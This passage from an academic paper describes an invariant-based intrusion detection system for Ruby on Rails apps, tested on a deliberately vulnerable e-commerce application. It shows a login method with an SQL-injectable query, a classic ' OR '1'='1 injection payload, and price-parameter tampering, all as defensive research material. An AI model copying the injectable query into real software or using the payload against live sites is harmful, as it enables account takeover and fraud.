- In all the work dedicated to intrusion detection that uses Daikon, the authors use the available Daikon front-ends or extend them. Thus, they obtain invariants on inputs or outputs of the methods or functions called. In our approach, we observe the execution of all single instructions in the interpreter and we obtain invariants on all the variables manipulated by all instructions executed by the interpreter. As a result of the previous point, much more invariants can be found compared to other approaches such as Cova et al. (2007), and Cavallaro and Sekar (2008) and thus our approach should obtain a better coverage for the detection of attacks.


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Our approach uses Daikon in a non-conventional way to extract from the execution traces temporal relationships on the program variables, which is a completely new functionality for a work based on Daikon.
- The implementation we propose does not imply the modification of the interpreter, compared to other approaches, providing thus an elegant implementation of invariant discovery and checking.

CONTEXT AND CASE STUDY

Ruby on Rails (http://rubyonrails.org/) (RoR) is a Model-View-Controller framework that eases the way to design web applications. The choice of RoR as a case study was dictated by the fact that it provides introspection mechanisms that make it possible to observe the behaviour of the application without modifying the Ruby interpreter. A typical RoR application is composed of several controllers (like shown by Figure 1). A request to an application determines which Rails controller must be used, and which action of this controller must be called. When one of these controllers is called, it interacts with the model to access the data usually stored into a database. Using this data, it generates a view that is returned to the user as result of its request. Since all the requests sent to the application are processed by a controller (more precisely by an action in a given controller), we chose to apply our detection model at the controller level.

Figure 1. Rails MVC framework in the context of our application



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

In this work we have applied our approach to an e-commerce application designed by Kereval (www.kereval.com) in the context of the ANR (French National Research Agency) funded project DALI (Design and Assessment of application Level Intrusion detection systems). This application called *Insecure* intentionally exhibits the common vulnerabilities of a web application. More precisely, it is vulnerable to the following attacks: SQL injection, cross-site scripting, request parameter modification and cookie manipulation. This e-commerce application has been designed without any knowledge of the intrusion detection mechanisms that have been subsequently designed to protect it. This implies that it was not developed with the objective to emphasize the accuracy of our approach.

INVARIANT CONSTRAINTS IN AN APPLICATION

This section shows on a simple example drawn from the *Insecure* application how its normal behaviour can be characterized using invariants on variables, and how an attack can violate at run-time one or more such invariants. We claim that attacks that violate the application state integrity can be detected by checking invariants at run-time.

Algorithm 1. *Login action in the users controller*

```
class UsersController < ApplicationController
...
  def login
    if request.post?
      # whole user is stored in the session
      if session[:user] = User.authenticate(params[:user][:login],
                          params[:user][:password])
        flash[:notice]  = 'You have been successfully logged in.'
        if session[:user].admin
          redirect_to:controller => '/admin/home',:action => 'index'
        else
          redirect_to:controller => '/user/home', :action => 'index'
        end
      else
        flash.now[:error] = 'Login failed'
      end
    end
  end
 ...
end
```

Algorithm 1 illustrates the Ruby code used in the application to authenticate a user. This code is located in the action *login* of the controller *Users*.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Algorithm 2. *SQL request in the user model*

```
class User < ActiveRecord::Base
...
   def self.authenticate(login, pass)
    user=find(:first,:conditions => "login = '#{login}' and password =
'#{pass}'")
   end
  ...
end
```

One can notice that the user's login and password are passed as parameters to the action (and stored in the *params* hashtable variable). These parameters are in turn used by a method called *User.authenticate*. This method performs a request to the database (see Algorithm 2) to retrieve the actual user corresponding to these parameters. The normal behaviour of this method consists in returning a user object stored in the session whose attribute login (*session[:user].login*) is equal to the login passed as parameter (*params[:user][:login]*). As a consequence, the relation *session[:user].login == params[:user][:login]* is an invariant of the application.

If an attacker performs an SQL injection by setting *'' 'OR '1'='1"* as user login or password, he will be authenticated as the first user in the database which usually corresponds to the administrator. As a result, the previously mentioned invariant would be violated since *session[:user].login != params[:user][:login]*. This example illustrates a rather simple kind of invariants, in that sense that it links the output produced by a method call with its inputs. This type of invariants is well known and may even be discovered by static analysis tools (Karr).

Algorithm 3. *Action called for a new order*

```
class User::OrdersController < User::UserController
 ...
  def new
    @addresses = Address.all(:conditions => {:user_id => @user.id,:active =>
true})

    if @addresses.empty?
      flash[:warning]="No delivery address available."
      redirect_to:controller => "addresses",:action => "index"
    else
      @amount = params[:amount]
      @order  = Order.new
      respond_to do |format|
        format.html # new.html.erb
        format.xml  { render:xml => @product }
      end
    end
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

```
  end
 ...
end
```

We claim that other types of relationships can be found and should be investigated. In the approaches based on Daikon such as Felmetsger et al. (2010) no temporal relationships can be found between successive requests. The authors even claim that such relationships do not exist unless the programmer uses global storage variables such as session variables. In fact, bad programming practice can produce information flows from a request to another, for example by using page parameters. This is illustrated by the Algorithms 3 and 4 that show two actions of the *Order* controller that are successively called when a client orders items from the e-commerce application. The first action is the *new* action that is in charge of presenting a summary of its order to the client. The client must validate all the needed information in the form (a valid postal address, a valid credit card number, etc.). Once the client has validated this form, the second action (*create* action) is triggered. The amount (price) of this order is transmitted as a parameter of the action. Thus an invariant can be deduced by observing the normal behaviour of the application. Namely, the variable *param[:amount]* in the *create* action must carry the same value as the variable *@amount* got in the *new* action. A possible attack against the application could consist in changing the amount parameter of the second request (using a plugin such as *TamperData* within the client navigator). However, if the previous invariant had been checked at execution, this attack would have been detected. The consideration of this particular kind of invariants is a major contribution of this paper. As far as we know RRABIDS is the first tool to propose this kind of invariants.

Algorithm 4. *Action called after order validation*

```
class User::OrdersController < User::UserController
 ...
  def create
    params[:order][:user_id] = @user.id
    params[:order][:card_expiration] = Date.parse(
       "#{params[:card_expiration][:year]}/#{params[:card_expiration]
[:month]}/1")
    @order  = Order.new(params[:order])
    @amount = params[:amount]
    respond_to do |format|
      if @order.save
        save_items
        session[:cart] = nil
        flash[:notice] = "Your order has been successfully placed"
        format.html{redirect_to[:user, @order] }
        format.xml{render:xml=>@order,:status=>:created,:location=>@order }
      else
        @addresses=Address.all(:conditions=>{:user_id=>@user.id,:active =>
true})
        format.html{render:action=>"new" }
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

```
        format.xml{render:xml=>@order.errors,:status =>:unprocessable_entity}
      end
    end
  end
 ...
end
```

In theory, this should be the role of the programmer to define relations between variables and check them at run-time. But in practice, very few programmers perform such checks unless they are forced to. Our work consists in automatically building such relationships and instrumenting the source code to insert such checks.

INVARIANT BASED DETECTION MODEL

Our work builds on the approach proposed by Sarrouy (Sarrouy et al., 2009) which considered C applications. It is based on the dynamic discovery of invariants on traces that are generated during the execution of the program. However, compared to Sarrouy et al. (2009), we not only show that the behaviour of the program can be modelled as invariants, but we demonstrate that these invariants can be used at execution time to detect attacks. Three types of invariants are considered to describe: 1) relations between variables at a given execution point; 2) relations between the different values held by a given variable at different points of execution; and 3) relations between different variables at different points of execution.

Clearly, execution points play a central role in these objectives. In this paper, we define an execution point p to be a triple that consists of (i) the value of the program counter (*pc*), (ii) the state of the memory (*mem*) associated with the executed program (stack, heap, etc) and (iii) the logical time when this execution point occurs: $p=(pc,mem,t)$.

Besides, it is also necessary to define precisely the notion of a program state. For a given execution and a given execution point, the state of a program consists in the set of all variables together with their associated values that are available at this point (global or local variables). Let σ be an execution of a program. We define $S_{p,\sigma}$ to be the state of this program at execution point p during execution σ. More precisely we model $S_{p,\sigma}$ as a partial function from the set of all possible variables to their definition sets. Hence $S_{p,\sigma}(v)$ is the value taken by variable v during execution σ at point p if v is defined or $\perp$ otherwise (i.e., if v is not defined).

Since we want to discover invariants that are valid for all possible executions, we should not limit ourselves to a single given execution (such as σ). Instead we want to consider a set of possible executions that we denote Σ. For two executions σ_1 and σ_2 and two execution points $p_1 \in \sigma_1$ and $p_2 \in \sigma_2$, we say that $p_1 = (pc_1, mem_1, t_1)$ is equivalent to $p_2 = (pc_2, mem_2, t_2)$ denoted $p_1 \equiv p_2$, if and only if their program counters are equal, that is if $pc_1 = pc_2$. Hence, two execution points are equivalent if they correspond to the same position in the program code (same program counter) without taking into account the state of their memories and their occurrence time. We introduce this equivalence relation to be consistent with the method used by Daikon to discover invariants. Indeed, Daikon analyzes traces that contain the values taken by possibly different variables at specific program counters. Hence, for Daikon two execution points are equivalent as long as they concern the same program counter. More precisely, three kinds of default program counters are defined by Daikon: (1) function entry points, (2) function exit points, and

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

(3) any instruction within the body of a function. Note that in Felmetsger et al. only the first two are taken into account to compute invariants.

We finally introduce the notion of *unified* state for a given variable *v* over the set of considered executions Σ at a given program counter *pc* to be the function defined by:

$$S_{pc}\left(v\right) = \bigcup_{\sigma \in \sum p \in \sigma} \bigcup_{\left|p=\left(pc.*.*\right)\right.} S_{p,\sigma}\left(v\right)$$

The semantic of a *unified* state is as follows: given a program counter *pc*, a unified state describes the values that can be associated with any accessible variable at this point of the program (that is for all equivalent execution points). From this definition we can deduce the set of all variables V_{pc} at a given execution point $V_{pc} = \{v \mid S_{pc}(v) \neq \perp\}$.

This set of variables contains all variables that can be used by Daikon to compute an invariant for a given program counter. Two observations can be raised about this model:

- First, it requires to save the values of all the variables each time the program counter evolves. Since this would require a very large amount of memory, we need to reduce this set to a finite and usable set of variables. This is discussed in Section Reducing the Set of Variables;
- Second, automatically finding invariants on these variables requires to define what types of invariant constraints are actually needed; this set of constraints is potentially dependent on the model of attacks we intend to detect. This is the purpose of Section Classes of Invariants.

Reducing the Set of Variables

To reduce the set of variables to be logged, we emphasize two considerations:


- First, all variables are not of interest for intrusion detection: an attacker needs to interact with the application to attack it, and thus he needs to modify its inputs. The data used by the application are altered by propagation of the modified inputs. As a consequence, the variables that are of interest are those that depend on the external inputs of the application. This set of variables can be defined formally using the notion of causal dependencies.
- Even if we restrict the set of variables to the variables that depend on external inputs, the application states to be saved are potentially still very large. Consequently, we will only keep in memory all the evolutions of the variables that occur within a given window of time. In this work, we restrict the time window to two consecutive actions performed by a single user identified by its session id (see Figure 2).

Using the notion of causal dependencies as defined in d'Ausbourg (1994), we say that a variable v_1 at time t_1 is causally dependent on a variable v_0 at time t_0 (noted $(v_0, t_0) \rightarrow (v_1, t_1)$ if there exists an information flow from (v_0, t_0) to (v_1, t_1).

The set of variables that influence a variable (v_0, t_0) is called the *causality* cone and denoted $cause(v_0, t_0) = \{(v_i, t_i) \mid (v_i, t_i) \rightarrow^* (v_0, t_0)\}$ (where $\rightarrow^*$ is the transitive closure of the relation $\rightarrow$).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Variables causally dependent on user inputs



This definition can be extended using the execution point we have previously defined: for a given variable v_0 at point $p_0 = (pc_0, mem_0, t_0)$, with the variable $v_0 \in V_{pc_0}$, $cause(v_0, p_0) = \{(v, p) \mid (v, p) \rightarrow^* (v_0, p_0)\}$, with $(v, p) \rightarrow (v_0, p_0) \Leftrightarrow (v, t) \rightarrow (v_0, t_0)$

We then define the notion of a *tainted* variable: informally a variable is tainted if it depends on the external inputs of the program (e.g., for a web application, user inputs, data coming from the database or external configuration files are external inputs). Formally, it means that the causality cone of this variable at a point *p* of the program contains an input of the program.

We can finally define the *tainted* function $T_{p,\sigma}$ of a variable *v*

$$T_{p,\sigma}(v) = \begin{cases} S_{p,\sigma}(v) \text{ if } v \text{ is tainted} \\ \perp \text{ otherwise} \end{cases}$$

We thus obtain the set of values that can be taken by a tainted variable at a given program counter:

$$T_{pc}(v) = \bigcup_{\sigma \in \sum p \in \sigma \mid p \equiv (pc,*,*)} \bigcup T_{p,\sigma}(v)$$

As previously, we can define the set of tainted variables accessible at a given program counter. We denote this set as $TV_{pc} = \{v \mid T_{pc}(v) \neq \perp\}$.

Classes of Invariants

Once the set of variable values has been built during an observation phase, we need to automatically generate the set of invariant constraints on this set of values that characterize the normal behaviour of

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the application. We selected a number of different invariants that could be useful to detect an intrusion inside the application:

- A variable at a specific execution point is always constant; such invariant could be useful to detect the integrity violation of some variables, e.g., some constant values stored in the database to configure the application; this type of invariant consists in finding a relation for a given program counter on all values of v in $T_{pc}(v)$.
- A variable at a specific execution point holds values that belong to small set of possible values; this type of invariants could be useful to detect the corruption of some data provided by a user, e.g., a parameter which describes a number of possible options for the execution of a request; this type of invariant consists in finding a relation for a given program counter on all values of v in $T_{pc}(v)$.
- A variable at a specific execution point is always equal to another variable at another point; this type of invariant puts in relation some variable values that could be incorrectly modified during an attack, violating the state of the application. For example, the SQL injection described in Section Invariant Constraints in an Application implies such state violation. This type of invariant denotes a link between two sets of variables TV_{pc1} and TV_{pc2} where pc_1 and pc_2 are two program counters.
- An order relationship between two variables at different execution points ($<$ or $>$); like the equality invariant, this relationship describes a normal state of a program that could be altered by an attack that modifies the value of an application variable. This type of invariant denotes a link between two sets of variables TV_{pc1} and TV_{pc2} where pc_1 and pc_2 are two program counters.

In practice, complex invariants could be computed on the set of tainted variables, e.g., some linear relations between variables. However, the experience proved us that this restricted class of invariants is sufficient to detect the commonly known web application attacks. Moreover, the implementation actually shows that these four types of invariants generate a considerable number of actual invariants even on a small application.

The invariants that we discover must not only be true for a given execution σ, but also for all the executions of Σ. In practice, the first executions lead to the discovery of a large set of invariants. Then, this set is reduced by invalidating them on further executions of Σ.

RUBY ON RAILS IMPLEMENTATION

We introduced in Section Context and Case Study the Ruby on Rails framework in the context of which we built our prototype. The choice of this framework was essentially dictated by the functionalities available in the Ruby language. In order to carry out an implementation of our model, we require: (1) to be able to intercept the execution of any instruction in the interpreter and (2) to be able to access the current execution context (i.e., the variables that are part of this context) at each execution point in order to log the state of the program. The Ruby on Rails framework and Ruby interpreter offer such functionalities without any modification of the Ruby interpreter

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Observation Phase

In practice, Ruby on Rails allows to write plugins for a given application. We wrote a plugin called *trace_vars* to trace and log the state of the application at each executed instruction. This plugin, written in Ruby, is independent of the application source code. It is loaded when the application starts. In an application, all controller classes inherit from an *ApplicationController* class. Thus, the behaviour of the whole application can be impacted by modifying the behaviour of the *ApplicationController* class. The goal of the *trace_vars* plugin is to interrupt the execution of the interpreter at each instruction executed in a Controller that inherits from the *ApplicationController* class, and to log the application state in a trace. For that purpose, we use the *set_trace_func* function provided by the Ruby interpreter for debugging purposes. In our implementation, we use this function to intercept the execution of each instruction in the Ruby interpreter. At each instruction step we log the variables that are in the set of tainted variables previously defined.

Observing the Program State

In order to obtain the set of variables that are available in the context of the program at a given execution point, we can use the metaprogramming functionalities of Ruby. In particular we can obtain all the instance variables and the local variables of the current executing ruby program by using the instructions *eval(''instance_variables'', binding)* and *eval(''local_variables'', binding)*.

Tainted Variables Identification

In order to know if a variable in the state of the application must be logged, we can build its causality cone as defined in Section Reducing the Set of Variables. This was the approach used in Sarrouy et al. (2009). However, the Ruby interpreter offers an interesting functionality that is available for any object at execution: the notion of *tainted* variables. For each object, a method *tainted?* permits to know if an object is causally dependent on the external inputs of the application. This functionality allows knowing if a variable is in the set of tainted variables without having to explicitly compute the dependencies between variables. However, this functionality is only partly implemented in Ruby, as an object can have attributes that are tainted without the object itself being tainted. As a consequence, when we investigate if a variable is tainted, we have to inspect if any of its attributes is tainted or not. If one of its attributes is tainted, we log this attribute.

Naming Variables in the Log

To generate invariants on different instances of variables that evolve in time, we must modify the common use of Daikon (the tool that computes the invariants on the traces) by providing it with the values of the variables at different points in time. To offer such functionality, we could introduce additional variables by adding the execution point of the executed instruction to the name of the logged variables. With this approach, we would have the naming rule: *programCounter VariableName*. However, we must not forget that we will have to instrument the application source code to check for the invariants. As a consequence, we must find a way to link the program counter with the line in the source code where the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

invariant must be checked. To fulfill this constraint, we define the *programCounter* as a couple *(line, numberOfOccurrences)* where *line* is the line executed in the source code, and *numberOfOccurrences* the number of times that this line has been executed. The naming rule of variables becomes: *line_numberOfOccurrences_variableName*. During the observation phase, the variables are stored in a file that is formatted according to the grammar that can be recognized by the Daikon tool. In practice, for each execution of an action, we log the variables in a file. Then, when enough observations have been made, all files are merged into a single Daikon file. This file is in turn used to compute the invariants. An example of a trace obtained is given in Algorithm 5.

Algorithm 5. *Trace handled by Daikon*

```
variable 17_1_@_params[“user”][“login”]
  var-kind variable
  dec-type String
  rep-type java.lang.String
  enclosing-var 17_1_@_params[“user”]
  comparability 0
variable 19_2_@_session[“user”].@attributes[“login”]
  var-kind variable
  dec-type String
  rep-type java.lang.String
  enclosing-var 19_2_@_session[user].@attributes
  comparability 0
...
17_1_@_params[“user”][“login”]
“evette”
1
19_2_@_session[“user”].@attributes[“login”]
“evette”
1
```

Time Window Handling

In order to be able to find invariants that link variables of two consecutive requests, we need to keep in memory a window of two request executions. When we log the variables for a given action execution, we actually log the previous execution too. In practice, there can be numerous paths that can lead to a given action execution. In order to be able to discover all relations between a given action and its predecessors, we must execute all possible previous actions. This complicates the learning phase, but it is a testing problem that can be easily solved.

Generating Invariants

The invariants are generated with Daikon, a tool commonly used by the software testing community. Daikon is able to generate from a trace file likely invariants on the values held by the variables. The

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

variable values must have been logged in the trace file. Considering the trace exhibited by Algorithm 5, one can see that the user login parameter of the request at line 17 of the program is equal to the user login in the session at line 19 of the program. The value held by this variable at line 19 corresponds to the second time line 19 is executed. This side effect comes from the fact that there are in practice two instructions at this line. The first one is a call to a method, and the second corresponds to an assignment of the result returned by the previous method into the considered variable. This complexity is due to the fact that we are working at source code level and not at a bytecode or binary level (with atomic instructions). The invariants that we try to discover are those proposed in Section Classes of Invariants. From the file generated for the UsersController and login action, we obtain the invariant shown by Algorithm 6. This invariant is exactly the one pointed out in Section *Invariant Constraints in an Application.*

Algorithm 6. *Example of invariant generated by Daikon*

```
17_1_@_params["user"]["login"] == 19_2_@_session[:user][:login]
```

Run-Time Invariants Checking


In order to check the invariants at run-time, the application is instrumented as illustrated by Figure 3. As previously shown, the invariants have semantically all the pieces of information required to weave them in the application source code. Indeed, each invariant includes the name of the variable and also the line in the source code it is related to. In order to weave the invariants in the application source code, two types of instructions need to be inserted:

1. Saving the values held by the variables of interest;
2. Checking the invariant itself at the right line (e.g., for the invariant of Algorithm 6, the invariant shall be woven at line 19 of the concerned Controller).

Algorithm 6. *Initial ruby code*

```
def login
  if request.post?
  # whole user is stored in the session
```

Figure 3. Generation of invariant checking



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

```
    if session[:user] =
         User.authenticate(params[:user][:login],
      params[:user][:password])
      flash[:notice]  = 'successful login.'
      if session[:user].admin
        redirect_to:controller => '/admin/home',
           :action => 'index'
      else
        redirect_to:controller => '/user/home',
          :action => 'index'
      end
    else
      flash.now[:error] = 'Login failed'
    end
  end
end
```

If we consider an excerpt of the UsersController file that concerns only the login action Algorithm 6, and after having woven the invariant shown by Algorithm 6, we obtain the listing presented in Algorithm 7. In this listing the instruction saving the values held by variables of interest has been inserted and the checking of the invariant is done after the call to the authenticate method. As a result, the SQL injection described in Section *Invariant Constraints in an Application* can be detected, since it would violate this invariant. Consequently, an alert is generated (see Algorithm 8) describing precisely the violation observed with respect to the application state.

Algorithm 7. *Ruby instrumented code*

```
def login
if request.post?
 if isDefined?('@_params["user"]["login"]') #AutoGenerated
  IDSAsserts.store('17_1_@_params["user"]["login"]',
     @_params["user"]["login"])
 end
 # whole user is stored in the session
 if session[:user] = User.authenticate(
        params[:user][:login],params[:user][:password])
 if isDefined?('@_session[:user]["login"]') #AutoGenerated
  IDSAsserts.store('19_2_@_session[:user"][:login]',
      @_session[:user][:login])
  assertEqualVar('17_1_@_params["user"]["login"]',
   '19_2_@_session[:user][:login]')
 end
 flash[:notice]  = 'You have been successfully logged in.'
 if session[:user].admin
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

```
   redirect_to:controller => '/admin/home',
     :action => 'index'
   else
    redirect_to:controller => '/user/home',
      :action => 'index'
   end
  else
   flash.now[:error] = 'Login failed'
  end
 end
end
```

Alerts Format

Algorithm 8. *Alert example*

```
<Alert>
<To>
 <Request>http://localhost:3000/login</Request>
 <Controller>users</Controller>
 <Action>login</Action>
 <Invariant>
   <Description>
   17_1_@_params["user"]["login"] ==
   19_2_@_session[:user][:login]
   </Description>
   <Line>19</Line>
   <Value1>'or '1'='1</Value1>
   <Value2>secret</Value2>
   <Datetime>Mon Mar 7 17:54:45 +0200 2011</Datetime>
 </Invariant>
</To>
</Alert>
```

As shown in Algorithm 8, an alert is an XML structure that combines two nodes: <*To*> and <*From*>. The <*To*> node concerns the currently executed request, and the <*From*> node describes the previous request. The <*From*> node is filled with information if an invariant dealing with a relationship between two consecutive actions is violated. Each of these nodes is filled with all the information required to diagnose the problem: the http request, the controller that has been called, the action that has been performed, and a description of the violated invariant with the values of the involved variables.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Preliminary Results

Even a small application (around 1000 lines of Ruby code) and a small class of possible invariant types can lead to a large number of invariants (around 10000). These invariants are woven in the source code. As a result, the small source code files containing the controllers of the application can become huge (see Table 1 for a subset of the application controllers) and the execution time of these controllers increases. We measured execution time for a given set of controller executions. The mean execution time of a controller for non-instrumented source code was about 16.5ms. The mean time for the same executions of the instrumented application reaches 125ms. As a consequence, the instrumented code is about 8 times slower than the non-instrumented one. This is clearly an important difference. However, it must be noted that it remains acceptable for a normal user as the response of the server still seems instantaneous.

IDS ASSESSMENT

This section presents the experiments carried out to assess the efficiency of IDS to detect potential attacks, through the assessment of the false negative rate (percentage of attacks seen as valid inputs by the IDS), and the false positive rate (percentage o false alarms).

The evaluation of these measures requires the activation of the application and the IDS under test with a *workload* corresponding to attack-free traffic representative of the various services delivered to the users, combined with a set of malicious traffic (referred to as *attackload*) that should cover various potential attack scenarios.

Sections Workload Definition and Attackload Definition discuss how the workload and the attackload were generated, respectively. Section Experiments and Results describes the experiments and the results obtained considering the *Insecure* application as a case study. The main conclusions are discussed in Section Discussion.

Workload Definition

The workload can be generated with different methods: 1) replay of execution traces collected during "normal" browsing of the web application, 2) use of synthetic traffic generators and 3) real-time browsing of the application. For our experiments, we developed a synthetic traffic generator which offers flexibility to automatically navigate through the different URL links that can be visited from the application under test and to generate various navigation scenarios.

Table 1. Instrumentation results

Subset of *Insecure* Files	Initial Number of Lines	Lines of Instrumented Code	Woven Invariants
Application_controller.rb	20	20	0
Home_controller.rb	11	537	239
Products_controller.rb	26	1503	675
Reviews_controller.rb	37	1547	691
Users_controller.rb	51	1681	771

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Several web crawlers exist but most of them cannot go through web pages that require prior authentication by providing a valid (login/password) or some specific inputs. Accordingly parts of the application may not be visited. Furthermore, additional functionalities are generally needed to facilitate the generation of attack-free traffic scenarios, such as defining (i) the maximum number of pages to be visited, or (ii) the maximum duration of a user interaction session, (iii) the number of users that can simultaneously interact with the application, or (iv) the time between consecutive user interactions with the application (usually called *think time*). As the crawlers we studied did not provide such a flexibility in their configuration, we developed our own crawler (See (Akrout, 2012) for more details).

Attackload Definition

Attackload corresponds to malicious traffic that is aimed at exploiting vulnerabilities of the application. These malicious requests can be generated by hand, or automatically by web *vulnerability scanners* and attack tools.

Many vulnerability scanners have been developed in the last years (Bau, Bursztein, Gupta, & Mitchell, 2010; Doupé, Cova, & Vigna, 2010)). To detect vulnerabilities, they generate specially crafted inputs and analyze the corresponding responses to determine whether the input parameters submitted through the injection point are sanitized or not.

In our experiments, we used *Wasapy*, a vulnerability scanner developed at LAAS, which allows the automated detection and exploitation of different types of web vulnerabilities including SQL injections, OS commanding, File Include, XPath. The algorithm implemented in *Wasapy* is briefly presented in the following considering the example of SQL injections (for more details, see Dessiatnikoff, Akrout, Alata, Kaâniche, and Nicomette (2011)).

The vulnerability detection and exploitation algorithm implemented in *Wasapy* is based on: i) the automatic generation of inputs based on a grammar that is specific to targeted vulnerabilities, and ii) the classification of the corresponding responses using data clustering techniques.

Three sets of requests are submitted at each injection point:

- R_r corresponds to requests with randomly chosen data. They are very likely to generate error pages.
- R_{ii} corresponds to syntactically invalid SQL injections that are designed to lead to unsuccessful executions.
- R_{vi} corresponds to syntactically valid SQL injections. The main issue is to automatically determine whether they lead to a *successful execution* page or to a failed execution page. To do so, these responses are compared to those associated to sets R_r and R_{ii} using a similarity distance and a data clustering algorithm.

We note S_r, S_{ii} and S_{vi} the responses associated to R_r, R_{ii} and R_{vi} respectively. The R_{vi} requests whose responses are not similar to any of the responses from S_{ii} and S_r are considered successful SQL injections.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

EXPERIMENTS AND RESULTS

To evaluate the IDS, we have considered as a case study the *Insecure* application presented in Section Context and Case Study which emulates an e-commerce web site. The users can perform atomic operations such as login to the web site, create an account, browse the list of products, write a review, add a product to a shopping cart, pay, etc. The application contains a few vulnerabilities including SQL injection, XSS, CSRF (*Cross Site Request Forgery*) and FileUpload vulnerabilities.

We have done two sets of experiments. In the first set, only non malicious traffic was submitted to the IDS to assess the rate of false positives under normal use conditions. The workload is generated automatically using the crawler discussed in Section Workload Definition. In the second set of experiments, we used *Wasapy* to identify the vulnerabilities of the application under test and automatically generate attacks that successfully exploit the identified vulnerabilities. These attacks are complemented by specially crafted attacks, not currently covered by *Wasapy*, that are run manually. During this second set of experiments, both false negatives (lack of detection) and false positives in the presence of attackload only, are identified.

In the following, we provide more details about the two sets of experiments, and the results obtained from these experiments. The experiments were conducted on a 3.6Ghz Pentium 4 with 6GB of RAM running Linux 2.6.32. The server was running Ruby (version 1.8) Rails (version 2.3.2) and libmsql-ruby 1.8.

Experiments with Workload Only

Our crawler was run during four hours, considering two different classes of users: regular users (80% of the traffic) and admin user (20% of the traffic). Each request is tagged with an identifier to facilitate the processing of the alarms raised by the IDS. Table 2 summarizes the results of these tests.

20 alarms were raised corresponding to the invalidation of four distinct invariants. These correspond to some normal browsing scenarios that were not activated during the learning phase. For example, one of these invariants asserts that the confirmation password is equal to the password, which in practice is an incorrect invariant. Another one asserts that the credit card of a user who purchases products is always the same, which is also not generally the case in practice.

Note that the number of raised alarms is less relevant than the number of invalidated invariants. Indeed, the number of raised alarms may be very different from a workload execution to another: if the crawler executes n times the scenario in which the password is different from the confirmation password, n alarms will be raised that correspond to a single invalidated invariant.

Experiments with Attackload Only

For these experiments, attackload was first automatically generated by *Wasapy*. Additionally, some attack scenarios that are not currently supported by *Wasapy* were manually generated.

Table 2. Number of invalidated invariants: Workload only

Number of Requests	Number of Raised Alarms	Number of Invalidated Invariants
1623	20	4

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 3. Attackload only

Number of Crafted Requests	Number of Successful Attacks	Number of Raised Alarms	False Positives	False Negatives
13320	11	11	0	0

The clustering algorithm of *Wasapy* was parameterized with 30 requests for each set R_r, R_{ii} and R_{vi}. Thus, 90 crafted requests are sent through each injection point and each attack category. These values are determined empirically, however more requests could also be generated. When the four categories of vulnerabilities implemented in *Wasapy* are investigated (SQL Injection, XPATH injection, File Include and Os Commanding), 90 x 4, i.e., 360 crafted requests are sent for each injection point. Table 3 summarizes the results of these tests. *Wasapy* identified 37 injection points and as a consequence, sent 37 x 360 (i.e., 13320) crafted requests.

The IDS detected all the requests that actually succeeded in exploiting the vulnerabilities. Indeed, among the 90 x 37 requests sent by *Wasapy* to detect SQL vulnerabilities, only 11 were successful. The raised alarms exactly correspond to these 11 cases. There are no false positives, neither false negatives. The other requests sent on each injection point, corresponding to XPATH, OS Commanding and File Include attacks, were not successful because such vulnerabilities do not exist in the *Insecure* application. Interestingly, the IDS did not raise any alarm in these cases too.

Three additional attack scenarios were manually executed to exploit some other vulnerabilities: 1) the manual modification of the session cookie (enabling a user to log into the application without supplying any valid login/password, by using the session cookie of an already authenticated user), 2) the manual modification of requests parameters that enables to modify the price of a product during a purchase session and 3) the upload of a Javascript File instead of an image file. The manual modification of the price of a product is correctly detected as it corresponds to the violation of an invariant identified during the learning phase. However, the other attacks were not detected. The upload of a JavaScript File cannot be detected with the proposed IDS because the target of the attack is not the web application itself but the browser (it is a form of XSS attack). As a consequence, it seems difficult to be associated to an invariant. A similar observation can be made concerning the attacks based on the modification of the session cookie. It seems quite difficult to identify one invariant that could be relevant for this kind of attack.

DISCUSSION

The experiments described in this section show that the intrusion detection system is particularly efficient to detect successful attacks on the Web application, i.e., crafted requests that actually lead to the violation of the application state integrity. No false positives and no false negatives were generated when the attackload only was sent to the application. Let us emphasize that our vulnerability detection algorithm, sending a large number of crafted requests per injection point, is particularly adapted to evaluate the number of false positives. Regarding the false negatives, some additional experiments still have to be carried out because the *Insecure* application does not include many vulnerabilities. The false negatives must be considered carefully and should be confirmed by testing the IDS on other Ruby applications. Finally, our experiments with attack free workload also illustrate the importance of the learning phase for

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the intrusion detection system. These experiments raised a few false positives that are associated to four invalidated invariants. These incorrect invariants were due to the learning phase, which was incomplete. A more complete learning phase would have not produced these invariants.

CONCLUSION

